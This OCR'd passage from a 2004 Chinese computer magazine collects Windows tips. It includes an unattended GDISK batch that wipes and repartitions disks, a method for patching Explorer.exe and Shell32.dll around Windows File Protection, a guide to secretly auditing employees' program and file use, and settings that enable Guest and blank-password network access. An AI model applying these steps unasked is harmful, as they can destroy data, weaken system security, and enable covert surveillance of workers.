用这张工具盘引导系统，如果是全新硬盘，系统会提示是否分区，单击“YES”按钮，然后选择所要安装的Windows类型，即可进入如图5所示的分区界面，单击其上的“Add”按钮即可添加新的分区。




图5 MaxBlast 3的分区界面

小提示

- （1）迈拓的磁盘工具下载地址：http://www.maxtor.com/en/support/downloads/maxblast3.htm
- （2）希捷的磁盘工具下载地址：http://www.seagate.com/support/software/
- （3）西部数据的磁盘工具下载地址：http://support.wdc.com/cn/download/#dlgtools

三、频繁重装系统朋友的福音

对于经常需要重新分区、重装系统的用户来说，速度是首要条件。这里强烈推荐DM万用版分区工具，既然号称万用版，当然可以对任何厂商品牌的硬盘进行分区，不过DM的优势并不在这里，它号称是最快的分区工具，大家可能经常会看到攒机商用这个工具给客户装机，可见其速度之快。

1．正印前锋——DM 万用版

DM 万用版只能在实模式 DOS 环境下使用，为了使用中文界面，还需要在 DOS 环境下加载汉字系统。具体使用方法如下：

Step 1 制作一张 Windows 98/Me 启动盘，然后从 http://www.newhua.com/cfan/200409/tway32.zip 下载一个汉字系统，把其中的 tway32.exe 拷贝到 Windows 98/Me 的启动盘里。

Step 2 下载 DM 万用版（下载地址：http://www.onlinedown.net/soft/13340.htm），释放到另外一张软盘里。然后用 Windows 98/Me 启动盘引导系统，进入 DOS 命令提示符，输入“tway32”，回车后加载汉字系统。

Step 3 插入 DM 万用版所在软盘，运行 dm.exe。进入 Disk Manager 主菜单后，选择“Advanced 高级选项”，再选择“Advanced 高级方式安装磁盘”（见图6）。接下来的事情就简单了，按照屏幕提示进行分区、格式化，很快即可分区完毕。笔者 120GB 硬盘前后只花了不到 5 分钟就分区、格式化完毕！



图6 09rdisk06 DM万用版

2．超级替补——GDISK

DM 万用版使用起来虽然便捷，但还是有个小小缺憾，无法进行自动分区！看到这里大家可能已经知道，本刊 2003 年第 23 期的《分区工具“教育委员会”》里曾经介绍过 GDISK 批处理文件的使用。现在的硬盘动不动就是 80GB、120GB 的大小，重新分区的时候就很麻烦，费时费力。我们来做一个方便快捷的“超级分区启动盘”。

实例：动手打造超级分区启动盘。

这是一张非常新颖、强力的启动盘，用它启动电脑后会出现一个选择菜单，供我们选择要分区的硬盘，选定后就可以去沏茶了，回来时硬盘已经按照事先指定的分区大小划分完毕了（硬盘上原有资料将会被全部删除，这一点请注意）。目前主流的硬盘大小是 80GB 和 120GB，假设两块硬盘都装在同一台机器上面，80GB 硬盘在主板第一个 IDE 接口上，120GB 硬盘在主板第二个 IDE 接口上。我们可以设定好分区大小，比如 80GB 硬盘按照 10GB、30GB 和 40GB 划分，120GB 硬盘按照 20GB、30GB、30GB 和 40GB 划分，制作方法如下：

Step 1 找一张 Windows 98 启动盘，用记事本打开 Config.sys 文件，在[menu]字段中加上“menuitem=GDisk80”和“menuitem=GDisk120”各一行，然后在[menu]字段后面加上以下内容：

```
[gdisk80]
device=himem.sys /testmem:off
[gdisk120]
device=himem.sys /testmem:off
```

然后保存文件。

Step 2 用记事本打开软盘上的 Autoexec.bat 文件，找到以“if "%config%"==”开头的一行，在此行上面加上“if "%config%"=="gdisk80" goto gdisk80”和“if "%config%"=="gdisk120" goto gdisk120”各一行。找到“:quit”这一行，在此行上面加上如下内容：

```
:gdisk80
gdisk 1 /cre /pri /sz:10000 /for /q
    gdisk 1 /cre /ext
    gdisk 1 /cre /log /sz:30000/for /q
    gdisk 1 /cre /log /for /q
goto quit

:gdisk120
gdisk 2 /cre /pri /sz:20000 /for /q
    gdisk 2 /cre /ext
    gdisk 2 /cre /log /sz:30000/for /q
    gdisk 2 /cre /log /sz:30000/for /q
    gdisk 2 /cre /log /for /q
goto quit
```

然后保存文件，关闭记事本。

小提示

- ★我们已经将修改好的config.sys和autoexec.bat两个文件上传到 http://www.newhua.com/cfan/200409/boot.rar，你可以下载后编辑使用。
- ★ gdisk 后面的参数“1”或“2”表示硬盘连接在主板第一个 IDE 接口（IDE0）或第二个 IDE 接口（IDE1），请根据实际情况调整。
- ★“/sz:”后面的数字为分区大小，请根据实际情况修改。

风言风语

微软要玩"音乐包月"10美元能听上万首歌

今年夏天，微软将推出一种名为"Janus"的新型音乐软件，专门用于提供数字媒体播放。它的作用和一般的媒体播放软件不同，专门为媒体播放器设计，并能有效保证音乐提供商的版权。其收费听起来也比较合理，每月付出10美元，就能欣赏上万首歌曲。Janus的核心就是采用clock function技术来跟踪移动设备的密匙，如果你终止租用这个服务的话，移动设备中的音乐会自动失效。

很显然，Janus的目标是瞄准了苹果的ITunes音乐服务。跟苹果的iTunes比，其优势就是廉价，iTunes下载一首歌曲大约要花费1美元。当然，在iTunes购买歌曲，你可以永远拥有它的版权。

Cornel：虽然微软和苹果在"租用"还是"完全拥有"上争论不休，但美国至今也没有一个在线音乐销售公司能够大获成功。我们关注在线音乐营销的市场，但这并不意味着它离我们很近。

1GB的免费邮箱，谁人敢用

不久前，搜索引擎大王Google推出了一项名为"G mail"的免费电子邮件服务，免费邮箱的容量达到了前所未有的惊人数字——1GB！在互联网免费资源越来越匮乏的今天，这个夸张的"1GB"的确让所有人双眼放光。

G mail是Google"分布式计算机"计划的一部分。与传统的电子邮件系统不同的是，当你在使用G mail来收发电子邮件的时候，即使你对邮件执行了删除操作，邮件依然会在G mail服务器上保留一段时间，并且Google会将邮件的内容加以整理并将其与Google搜索联系起来，这样你再也不用关心你所发送或收取的邮件放在哪里，只需要像在Google中搜索就可以了。不过如此一来，如果要使用该服务，你，甚至没有注册G mail的你的邮件联系人，都得承担隐私被窃取的风险！

JoyChan：将你的名字做为关键字在Google中搜索一下，结果会让你吃惊，这就是所谓的"Google Hack"。至于G mail，我想谁都不敢拿个人隐私开玩笑，即使被它的大容量所吸引，顶多将它作为自己的存储仓库来使用而已。顺便说一下，著名的SpyMAC社区也推出了1GB的免费邮箱申请，有兴趣的朋友可以试试，申请需要邮件确认，最好使用hotmail、yahoo的邮箱，否则可能收不到确认邮件。SpyMAC的主页地址为：http://www.spymac.com/

用桌椅板凳把盖茨砸下首富宝座

人们关心比尔·盖茨的财富的热情，甚至要超过关心自己的收入。总有人不停地计算它每秒钟赚取多少钱，是不是还是世界首富等话题。瑞典一家媒体报道说，瑞典家具制造商宜家公司创始人、现年77岁的坎普拉德个人资产已达4000亿瑞典克朗（合530亿美元），而目前盖茨的净资产是470亿美元，所以世界首富已经是坎普拉德。此前，盖茨稳居世界首富位置达10年之久。瑞典电视台指出，美元汇率下降是坎普拉德资产超过盖茨的主要原因。

也许大家都不认为世界首富是什么好消息，所以很快宜家的发言人就站出来否定了世界第一的消息，同时指出了很多确凿的证据。

Cornel：对于宜家这个公司，相信大家都不陌生。这个销售与众不同家居产品的公司，财富已经到了与微软这样的公司比肩的水平。原来除了电子产品之外，桌椅板凳同样是可以赚大钱的。CF [XT05]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

Step 3 从http://www.newhua.com/cfan/200409/gdisk.rar下载gdisk.rar，把其中的gdisk.exe解压缩到Windows 98启动软盘上。用这张启动盘启动电脑，就可以看到图7中的选择菜单了，根据硬盘实际情况选择相应硬盘，自动分区的工作就开始了。这里需要提醒您：重新建立分区将破坏当前硬盘上的所有数据，请您做好备份后再使用这张软盘。



图7

四、文件系统乾坤大挪移

本刊曾经介绍过的Paragon Partition Manager是一个好用的工具，和著名的Partition Magic相比，在速度上没有什么劣势，而且没有Partition Magic的弊病——不能识别中文文件夹。要了解更多有关Paragon Partition Manager的用法，请参看本刊2003年第24期《快来用适合"国情"的分区工具》一文。

如果你的硬盘比较大，希望用最快的速度格式化硬盘，可以试一下WASAY F32 Magic这个软件(下载地址：http://www.onlinedown.net/soft/1201.htm)。据说用它分区、格式化80GB的硬盘只需用30多秒的时间，您不妨尝试一下。

CF [XT04]

看点 Windows中的系统文件一直是我们不敢触及的部分。其实通过小小的修改，我们甚至可以修改"Ctrl+C"这些使用已久的快捷键，改为方便快捷的键；此外，还可以替换掉系统中一些固定的动画图标，比如：让复制窗口中文件夹飞动的动画变成小人投篮等，从而给它们完全不同、极具个性的新面貌！

复制粘贴 单键搞定

——系统修改全攻略

■ 广东 Heelen

在Windows中，最重要的文件莫过于系统文件夹下的Explorer.exe文件和System文件夹下的Shell.dll文件了（在32位操作系统中是System32文件夹下的Shell32.dll文件）。它们都是系统启动时必须加载的，而且担负着极为重要的工作：Explorer.exe负责显示桌面、任务栏、窗口等；而Shell.dll（Shell32.dll），顾名思义，就像系统的壳，负责绝大部分系统的正常运行。

既然这两个文件负责这么多工作，如果利用一些软件修改它们，就能更改系统底层中的一些功能，如窗口、菜单、系统快捷键等。Explorer.exe文件在Windows 2000以上系统中，已经从系统内部分离出来，可以先在"任务管理器"中结束Explorer.exe进程，再利用破解"系统文件保护功能"的方法加以修改；而要修改Shell.dll或是Shell32.dll文件，则需在DOS下把修改好的文件进行覆盖。这是因为，系统运行时正在调用这些文件，所以无法直接进行修改。

小提示

笔者曾经在《电脑爱好者》2004年第6期的《与Windows"保镖"决战到底——修改系统文件全攻略》中介绍过Windows 2000以上系统的系统文件保护功能，其工作原理和破解方法其实很简单。

有些朋友可能会担心，既然这两个系统级文件如此重要，修改它们会不会有危险？如果修改不慎，会不会造成系统崩溃？其实不然，正因为这两个系统文件的特殊地位，所以系统为它们做了特殊保护，这就是Windows 2000以上系统引进的一项新的功能——系统文件保护功能。对于Explorer.exe文件，如果不满意自己的修改，完全可以直接删除这个文件，让系统重新创建一个新的给我们；而对于Shell32.dll文件，则在修改前进行备份即可。

实例一：修改Explorer.exe更换"开始"菜单左侧的LOGO（Windows 2000/XP）

Step 1 从Winnt文件夹下复制一个Explorer.exe到其他位置，然后运行修改利器eXeScope 6.41，打开刚刚复制的Explorer.exe。

Step 2 依次打开"资源→位图"，可以看到，当前系统"开始"菜单的LOGO就是"157"的位图（见图1）。



图1

我们可以导入自己需要的图片，或自己亲手制作，只要图片大小是21×233即可。现在选择"164"，看看右边图片，会不会很惊喜："Windows 2000 Data center Server"。这就是Windows 2000系列的最高级版本，除了正版软件，外面的那些盗版软件是绝对见不到的，所以显得很稀罕。现在要把自己的系统"假冒"成Windows 2000 Data center Server，选择"文件→导出"，把图片保存为BMP格式的文件。

Step 3 选中"157"位图，选择"文件→导入"，导入刚才导出的BMP文件。选择"编辑→保存更新"，保存所做修改。

Step 4 现在需要先结束系统中的"explorer.exe"进程，取消系统对其的调用。在"任务管理器"中，选中"explorer.exe"，单击"结束"按钮，在随后弹出的警告框中选择"是"按钮。桌面变得空荡荡无一物，我们无法打开系统的操作窗口进行操作。但可以利用当前运行着的"eXeScope"软件来取而代之。选择"文件→打开"，在"打开"窗口中浏览到修改后的Explorer.exe文件，右击它，在弹出的右键菜单中选择"复制"。在"打开"窗口的"浏览范围"中，把目录转到Winnt文件夹下，右击任意空白处，在右键菜单中选择"粘贴"，并在弹出的"确认文件替换"窗口中单击"是"按钮，覆盖原来的Explorer.exe文件。

Step 5 迅速在exeScope中打开Winnt下覆盖后的Explorer.exe文件，目的是为了让eXeScope调用Explorer.exe，使系统无法恢复这个文件。记住，动作一定要快，因为系统文件保护功能会在6秒后自动恢复原始的Explorer.exe文件。

小提示

★也可以采取先打开Winnt文件夹下的Explorer.exe，让eXeScope记录为最近打开的文件，这样就能利用快捷键F11来迅速打开。

★由于系统文件保护功能，系统会自动恢复被覆盖、修改、删除的文件，所以如果不按照步骤5的方法，系统会自动恢复原始文件。

等一分钟过后，选择"文件→关闭"，结束eXeScope对Explorer.exe的调用。这样，Explorer.exe文件就不会被系统替换为原始的文件了。修改后的"开始"菜单如图2所示。



图2

Just Do It

用eXeScope打开Windows 98中的Explorer.exe，单击"资

源→字符串→37”，这时右侧窗格中第一行的内容，就是屏幕左下角“开始”菜单中的“开始”两个字。把它修改成有趣的名字，比如你的宠物或是MM的名字，再用Step 5中的方法强制保存后，重新启动看看吧！

实例二：效率提升50%——单键完成“复制”、“粘贴”

从Windows 95开始，“Ctrl+C”和“Ctrl+V”这对负责复制、粘贴功能的双胞胎兄弟就一直没有分开过。可是你有没有觉得它们按起来很费事？键盘上方的F1到F12中，很多都是平常用不到的，要是让它们来完成复制粘贴功能该多好呀。修改系统文件Shell32.dll就能完成这样的功能，系统大部分快捷键都是在Shell32.dll文件中（一小部分在Explorer.exe文件），可以根据需要来定义快捷键的组合，实现一定的方便或限制。

如图3所示，系统快捷键都在“资源→加速器”的各子项中。组合快捷键命名规则是：“次键，编码，VIRTKEY，主键”。在按组合快捷键时，要先按住主键，后才按次键。而单键快捷键则没有主键和次键之分。在修改快捷键时，要记住不能定义为已有的快捷键，不然会造成快捷键的冲突。现在把系统中的“复制”命令的快捷键组合“Ctrl+C”改成根据个人习惯的按键，如“F7”，再把“粘贴”命令的快捷键组合“Ctrl+V”改为“F8”。


图3

Step 1 找到“资源→加速器→1 ”中的编码为“28697”的字段，可以看到这就是“复制”命令的快捷键。把“C”改为“F7”，再删除“VIRTKEY”后面的“,CONTROL”。

Step 2 按照同样方法，把编码为“28698”的字段中的快捷键改为“F8”。

Step 3 选择“编辑→保存更新”，来保存所作的修改。按照先修改后覆盖的方法，在DOS环境下或另一个操作系统中，只要把修改后的Shell32.dll文件覆盖原文件即可。注意，在“带命令提示符的安全模式”下不能进行覆盖。

如果经常需要重复执行复制、粘贴的工作，改用F7、F8后应该方便不少了吧。

Just Do It

用eXeScope打开Windows 98中的shell32.dll，依次选定“资源→对话框→1003→对话框编辑器”，在“运行”对话框中选中“确定”这个按钮，在右侧的“按钮”标签中勾选“平面”选项，然后保存退出，利用实例一Step 5中的“强制修改法”保存文件。再打开“开始→运行”窗口看看，按钮是不时比原来好看了？

实例三：修改复制对话框中的动画

在复制文件或查找文件时，都能看到一些动画，看久了就觉得有点腻。你是否曾想过，这些系统内部的动画，也可以自己DIY呢？呵呵，够牛的吧，那就看下面的介绍吧。

Step 1 从C:\Windows\System32下复制一个Shell32.dll文件，用eXeScope打开。依次打开“资源→AVI”，可以看到，下面的“150→170”资源都是系统的AVI动画（见图4）。选择其中一个，点击右框中的“AVI”按钮，就可以播放此动画了。


图4

Step 2 点击“AVI”右边的“下一个”按钮，就可以转到下一帧的图片，点击“上一个”则转到上一帧。选中“透明”框，动画的背景则显示为透明，系统的动画背景也是透明的。

> 小提示
>
> 看到动画，一般都能想起来它们在系统中的位置：“150→152”是系统搜索时的动画，“160”是复制文件时的动画，“161”是移动文件时的动画，“162→164”是删除文件时的动画。

Step 3 选择“文件→导出”，则可以导出选中的动画。从导出的AVI文件的“属性→摘要”中可以看到，此动画的“图像”、“音频”、“视频”等属性。在“视频压缩”一行看到，这些AVI动画的压缩格式为“MS-RLE”。如果要导入自己的AVI动画到Shell32.dll中，必须使用“MS-RLE”压缩格式的AVI视频，否则eXeScope显示无法打开。

有一款很好用的AVI视频制作软件，名为“AVI Constructor”，它可以满足普通用户需要，最重要的是能选择导出的AVI视频的压缩格式，而使用Windows XP自带的“Windows Movie Maker”则无法实现，也就无法制作需要的AVI视频文件。

Step 4 点击“Project”，选择“Add Images”就可以把图片导入到工程中；选择“Get images from an AVI”则可以导入一些AVI视频中的全部图片。“AVI Constructor”美中不足之处就是不能导入GIF动画，而最常见到的动画就是SWF格式的Flash动画和GIF格式的动画，所以可以利用下面的两款软件来转换AVI视频，再通过“AVI Constructor”转换成符合需要的AVI视频（因为这两款软件都不能制作“MS-RLE”压缩格式的AVI视频）。

小提示

★SWF动画转换成AVI视频

Magic Swf2Avi是一款功能丰富的视频转换软件。不仅能把SWF动画转换为AVI视频，还可以转换成GIF动画；而且，它能对SWF动画进行简单的修改，还可以提取SWF动画中的MP3音频。

★GIF动画转换成AVI视频

AVI-GIF是一款AVI和GIF相互转换的软件，其优点是短小精悍，只有400多KB。要把GIF转换为AVI，则选择"GIF-AVI→Open GIF"，导入GIF后点击"Save AVI"按钮即可。

Step 5 现在可以在"AVI Constructor"中选择"Project→Get images from an AVI"，导入刚才转换的AVI视频（见图5）。最左下脚的FPS是设置AVI的播放速度，为每秒多少帧。这里最好设置为原AVI视频的速度，才不会改变原来的效果（可以在AVI文件的"属性→摘要"中查看）。




图5

Step 6 设置好后，选择"Make AVI→256 Colors"，在"压缩程序"下拉框中选择"Microsoft RLE"，这是制作"MS-RLE"压缩格式的AVI视频所必须的。单击"确定"就OK（如果选择"2 Colors"或"16 Colors"则以"Microsoft RLE"压缩程序压缩，而选择其他格式则无法用"Microsoft RLE"压缩程序压缩）。

回到eXeScope，选中要替换的动画，选择"文件→导入"，导入自己制作的动画。然后选择"编辑→保存更新"即可。然后利用前面讲到的方法，在DOS下把修改好的Shell32.dll覆盖原文件就OK了。通过上面介绍的方法，可以实现许多第三方系统修改软件（如超级兔子）无法更改的功能，让自己的系统更具个性。

相关软件的下载地址：

eXeScope6.41汉化修正版：

http://www.onlinedown.net/soft/9593.htm

AVI Constructor共享版：

http://www.newhua.com/soft/5935.htm

AVI-GIF：

http://www.onlinedown.net/soft/7688.htm

Magic Swf2Avi 2.01汉化版：

http://www.onlinedown.net/soft/21021.htm

小编有话说：相信大家看过这篇文章后，肯定跃跃欲试，但后面的AVI资源不太好做，如果你已经制作了很满意的作品，那么不妨发给Cornel（system@cfan.com.cn），然后由Cornel介绍给全国的40万读者。同时，对于优秀的作品，Cornel还会赠送你一本精品图书。CF [XT06]

在文件夹里装上摄像头

—Windows审核策略初学乍练

■ 刘晖

上班第一天，老板就给我分配了这样一个任务：他想要知道每个员工每天都在公司的几台公用电脑上何时运行过什么程序以及何时访问过本地硬盘的哪些文件，而这个监控活动还不能让员工发现。感觉这有点侵犯隐私，或许是老板在考察我吧。经过考虑我想出了一个方法，利用Windows XP的审核策略。

要使用这种方法，首先要满足以下条件：

★操作系统为Windows XP Professional（必须是Professional版）或Windows Server 2003

★硬盘分区都是NTFS文件系统

★在文件夹选项的"查看"选项卡下禁用了简单文件共享

★公司使用公用电脑的员工都有自己的用户账号（这样才知道哪个账号对应的是哪位员工），并且这些员工的账号都只能有最基本的权限（以防他们修改策略设置）

一、打开审核策略

以具有管理员权限的账号登录，在运行中输入"Gpedit.msc"并回车，打开组策略编辑器。在左侧的面板中依次展开"计算机配置→Windows设置→安全设置→本地策略→审核策略"，然后在右侧的面板中双击打开"审核对象访问"这个策略，选中"成功"后点击确定（见图1），关闭这个窗口。



图1

二、指定检测对象

假设我们的程序都安装在"C:\Program Files"文件夹下。

Step 1 进入到C盘（NTFS文件系统），在"Program Files"文件夹上点击鼠标右键，选择"属性"（已禁用简单文件共享）。接着在属性窗口的"安全"选项卡上点击"高级"按钮，打开高级属性的"审核"选项卡。

Step 2 点击"添加"按钮，然后在"选择用户和组"对话框中输入"Everyone"并回车，接着你会看到图2的界面。

Step 3 一定要确保在"应用到"下拉菜单中选择的是"该文件夹，子文件夹及文件"，然后在



图 2

下面的对话框中选中“遍历文件夹 / 运行文件”这个选项右侧的“成功”复选框。这样，以后所有对“Program Files”文件夹内所有子文件夹的成功访问以及所有文件的成功执行都会被系统记录起来。

现在就可以放心让员工使用电脑了，只要他们访问到了我们进行审核的任何对象，系统都会忠实地记录，这些记录是通过事件查看器查看的。

三、查看监视“录像”

Step 1 同样，以具有管理员权限的账号登录，在运行中输入“eventvwr.exe”并回车，打开事件查看器，点击左侧的“安全性”条目，所有的审核日志以及其他一些安全日志都会显示在这里。

Step 2 双击任何一个日志，可以看到图 3 的界面。



图 3

以图 3 显示的日志为例，这个日志就说明了在 2004 年 2 月 27 日中午 11 点半，用户“c_c_liu”在名为“alex-xp2”的电脑上成功运行了 Windows 资源管理器。如果觉得这里显示的内容太多不好查看，也可以使用筛选器过滤掉其他无关信息。在事件查看器的“查看”菜单下点击“筛选”。其中“事件类型”下选择“成功审核”，“事件来源”选择“Security”，“类别”选择“对象访问”，“用户”处输入想要查看运行程序的用户账号名称，并点击确定，所有符合要求的日志就会全部显示出来。

四、查看其他电脑的日志信息

如果需要查看其他电脑上的日志，也不用专门在其他电脑上操作那么麻烦，只要所有电脑都位于同一个局域网中，直接在一台电脑上就可以做到（需要具有其他电脑的管理员权限）。

Step 1 同样是在事件查看器中，在左侧列表的“事件查看器（本地）”上点击鼠标右键，选择“连接到另一台计算机”，然后在弹出的新窗口中输入计算机的名称，点击“确定”，稍等片刻就可以连接到网络中的其他计算机。

Step 2 仔细看一下区别，左侧列表中的名称便成了“事件查看器（远程机器名称）”。

在这里需要注意一下，连接远程电脑的事件查看器时，你可能会遇到访问被拒绝的情况。这个原因说起来很复杂，不过解决方法很简单——通过网络邻居访问一下远程电脑，并在弹出的认证对话框中输入一个有效的用户名和密码，点选“记住我的密码”。这样再次连接的时候就不会被拒绝了。当然，访问完成后你可能希望删除这个记住的密码，在控制面板中打开“用户账号”，点选你使用的账号后点击左侧的“管理我的网络密码”，然后会出现一个类似图 4 的窗口，在这里删除相应的记录即可。




图 4

五、用好你的审核策略

审核策略的功能是非常强大的，不仅可以对文件夹的访问和文件的执行进行监控，其他的，例如用户的登录和注销、打印机的使用以及系统设置的更改，都逃不过审核策略的监视。不过在使用审核策略的同时还有一些问题要注意：

★审核是一种很占用系统资源的操作，尤其是当你要审核的对象非常多时，很有可能会降低系统的性能。因此，请在需要时再打开审核策略。

★保存审核日志是需要硬盘空间的，如果审核的对象非常多，而对象的变动也很频繁，短时间内审核日志就可能会占据大量的硬盘空间。因此，日志需要经常查看和清理，这个将会在后面说明。

★记得给你的审核日志规定一个合适的大小，因为默认情况下审核日志所占用的硬盘空间是被限定的，如果你的日志太多，那么新的日志就会冲掉旧的，这样一些重要的信息可能就会因为被冲掉而被忽略了。

小提示

审核日志大小的设定以及管理方法

运行 eventvwr.exe 打开事件查看器，在左侧面板的“安全性”条目上点击鼠标右键，选择“属性”，将能看到的对话框，你可以根据需要把日志文件的大小设定为10000KB，也可以设定当日志达到规定大小后所采取的操作。这样就不会漏掉重要的日志，也不用担心日志占用了太多的硬盘空间。当然，在查看完所有的日志之后可以点击“清除日志”按钮把这些记录全部删掉。

▶▶▶ 火速链接

有关事件查看器的基本用法和实例，请参看本刊2003年第20期中《警惕系统的 8 种“红色警报”》一文。

CF [XT07]

巧妙判断并屏蔽硬盘坏道

用一些几十KB的小文件（例如一些JPG文件）将硬盘的某个分区拷满，然后选中所有文件，执行删除操作，删不掉的文件所占用的磁道多半就是坏道。将这些删不掉的小文件都拖到一个目录里（他们在硬盘上实际的位置是不变的），然后该目录设置为隐藏，这样可以杜绝对该区域进行读写操作，防止坏道的蔓延。对其他分区可执行同样操作。

该方法并不是绝对有效，请慎用。另外，做上述处理后最好不要整理磁盘，因为这样系统有可能重新调整文件的物理位置，使之前的操作无效。（消夜）

禁止运行16位应用程序

虽然Windows 2000/XP为我们运行16位程序提供了兼容模式，不过我们在运行它们的时候常常会导致系统运行不稳定甚至死机。我们可以在组策略中设置禁止对16位程序的访问。方法如下：运行“gpedit.msc”打开组策略编辑器，依次定位到“计算机配置→Windows组件→应用程序兼容性”，双击右边窗口中的“防止访问16位应用程序”一项，勾选“已禁用”即可。（青岛 眼睛猪）

打开电脑的红外服务功能

看了《电脑爱好者》今年第3期的内容后，知道了有一种“红外适配器”的外设可让电脑支持红外功能，于是毫不犹豫地去电脑城买了一个USB接口的红外适配器。可问题来了，把红外适配器连上电脑，装好驱动，把手机放到红外适配器的旁边，电脑并没有任何反应。于是想到前段时间由于优化电脑禁用了好多不常用的服务，于是在“运行”中输入services.msc打开服务，经过反复尝试发现：以下三个服务必须打开：

1.Infrared Monitor（支持安装在这台计算机上的红外设备并且检测在有效范围内的其他红外设备）；

2.Remote Procedure Call (RPC)（提供终结点映射程序以及其他RPC服务）；

3.Terminal Services（允许多位用户连接并控制一台机器，并且在远程计算机上显示桌面和应用程序）。

（周文占）

系统加速又一法

在Windows 2000中，打开“设备管理器”，依次打开“IDE ATA/ATAPI控制器→Primary IDE Channel→高级设置”。无论“设备0”还是“设备1”，都含有“当前传输模式”栏，看里面是否为“不适用”字样。如果是，则将“设备类型”选择为“无”。然后单击“确定”，但并不重启系统。同样，再在“Secondary IDE Channel”中同上所述进行设置，单击“确定”重启即可。（谢勇）

图形界面也能创建空文件名

以前我们曾经介绍过，要创建空文件名的文件，可以在命令提示符下巧妙运用“REN C:\1.txt .txt”命令来实现。但在图形界面下创建空文件名文件，可能就罕为人知了。方法是：打开任意一个文件夹，选择“工具→文件夹选项→文件类型”，在列表框中找到“驱动器”，点击“高级→新建”，在“操作”框中输入“创建空文件名文件”，在“用于执行操作的应用程序”框中输入你需要创建的文件类型相应的程序，比如要创建TXT类型的文件，可以指定“C:\Windows\Notepad.exe”，单击“确定”。

这样，当你右击C盘时，在弹出的菜单中就新增了“创建空文件名文件”这一项。选择它，系统就会运行“记事本”，并弹出警告框提示“找不到C:\.txt，要创建新文件吗？”，单击“是”按钮，系统就会在C盘下创建一个空文件名的TXT类型文件。

也可以更改“文件夹”的文件关联来代替，原理相同。如果想删除新增的操作，可以在注册表中的[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Drive\shell]中删除。（Heellen）

巧妙备份WMP媒体信息库

在使用Windows Midia Player的过程中，用户往往利用媒体库来收集许多CD唱片的资料，如：歌手名、发行日期、歌曲名列表、CD包装图案等。但这些宝贵资料在用户重装系统后将全部丢失。因此，及时做好媒体信息库的备份十分重要。在重装系统前，打开资源管理器，定位到“X:\Documents and Settings\Administrator(或用户名)\Local Settings\Application Data\Microsoft\Windows Media\9.0\”目录下（X是你的操作系统所在分区，请自行调整），将其中的“WMSDKNS.XML”和“WMSDKNS.DTD”两个文件拷贝到一个安全的地方，待重装系统过后，将上述两个文件拷贝回原来的目录覆盖即可，原来的媒体库信息都又原封不动地回来了。（乔珊）

CF [XT08]

Windows XP 和平共享之终极报告

■ lacula@CCF Crazydu*Repack

从Windows 2000开始，无法访问网上邻居共享文件夹就成为一个经久不衰的问题。Windows XP发布后，问题稍有改善，但又引发了新的问题。各种解决方案，众说纷纭。有人说启用Guest账户、有人说安装NetBEUI……下面笔者根据自己的经验来做一个小结：在网络连接正常权限允许的情况下，局域网中Windows 98/2000/XP/2003用户如何访问Windows XP/2003的共享文件夹。

一、最便捷方式——启用简单共享

相对于Windows 2000，Windows XP已经大大简化了共享的步骤。它提供了一项"简单共享"功能。

打开任意一个文件夹，然后选择"工具→文件夹选项"，接下来转到"查看"标签页，确保最后一项"使用简单共享（推荐）"被选中（见图1）。设置好这个后，右击需要共享的文件夹，然后选择"共享与安全"。直接选中"在网络上共享此文件夹"，然后点击"确定"就行了。当然，你还可以选择是否允许别人修改共享文件夹的名字，设置你共享的文件是否允许别人修改。




图1

但有时这样"简单共享"并不能有效地解决问题。而且个别对系统安全要求较高的用户觉得这种方式不可靠。那么，就只好采取下面的方法了。

二、让Windows XP可以直接访问

造成Windows XP不能直接访问的原因。其实只有以下三点：

1.默认情况下，Windows XP禁用Guest账户。

2.某些情况下，Windows XP的本地安全策略禁止Guest用户从网络访问本机（见图2）。



图2

3.默认情况下，Windows XP的"本地策略→安全选项"里，"使用空白密码的本地账户只允许进行控制台登录"是启用的（见图3）。而Guest默认情况下，正是用的空密码。所以，即使启用了Guest账户，其他用户可能仍旧无法访问。



图3

所以，想自如访问Windows XP的共享文件夹，就需要逐个修改上面的三项设置：启用Guest账户；修改安全策略，把Guest从禁止网络访问的用户列表中删除；禁用拒绝空密码用户网络登录的安全策略，或给Guest用户配个密码。

三、如何用自己的账户远程访问

有时想用自己的账户，通过网络访问Windows XP，这时可能会遇到一种情况：登录对话框中的用户名是灰的，始终是Guest用户，使你无法输入别的用户账号。结果就只能用Guest账户登录……

这是因为有个安全策略在作怪："控制面板→管理工具→本地安全策略→安全选项→网络访问：本地帐户的共享和安全模式"这一项被设置成了"仅来宾"的方式（见图4），所以账户名被固定为Guest。因此，如果你使用一个非Guest的账户，通过网络访问Windows XP系统，那就不用启用Guest账户，只需修改上述安全策略为"经典"就行了。



图4

至于Windows 2003，可以直接输入用户名和密码接受访问。其他方面，基本与Windows XP相同，在此就不一一赘述了。CF [XT09]

妙手回春半死不活的Windows
——解决十大经典“诈死”故障

■ 福建 柳庄头

不知道你有没有碰到过这样的场景：在运行某个软件时，该程序操作窗口突然间停止响应，但电脑并没有死机，其他程序也都运转正常。这便是我们常说的“假死”现象。产生这种现象的原因是多方面的，可能是由于用户操作或者设置不当，也可能是程序本身存在BUG，或者程序之间的兼容性不佳等。“假死”现象虽然不会造成系统崩溃，但给用户造成的不便还是非常明显的，所以对它也不能太“纵容”。下面，就来看看一些比较常见的“假死”案例，并且尝试来解决这些问题。

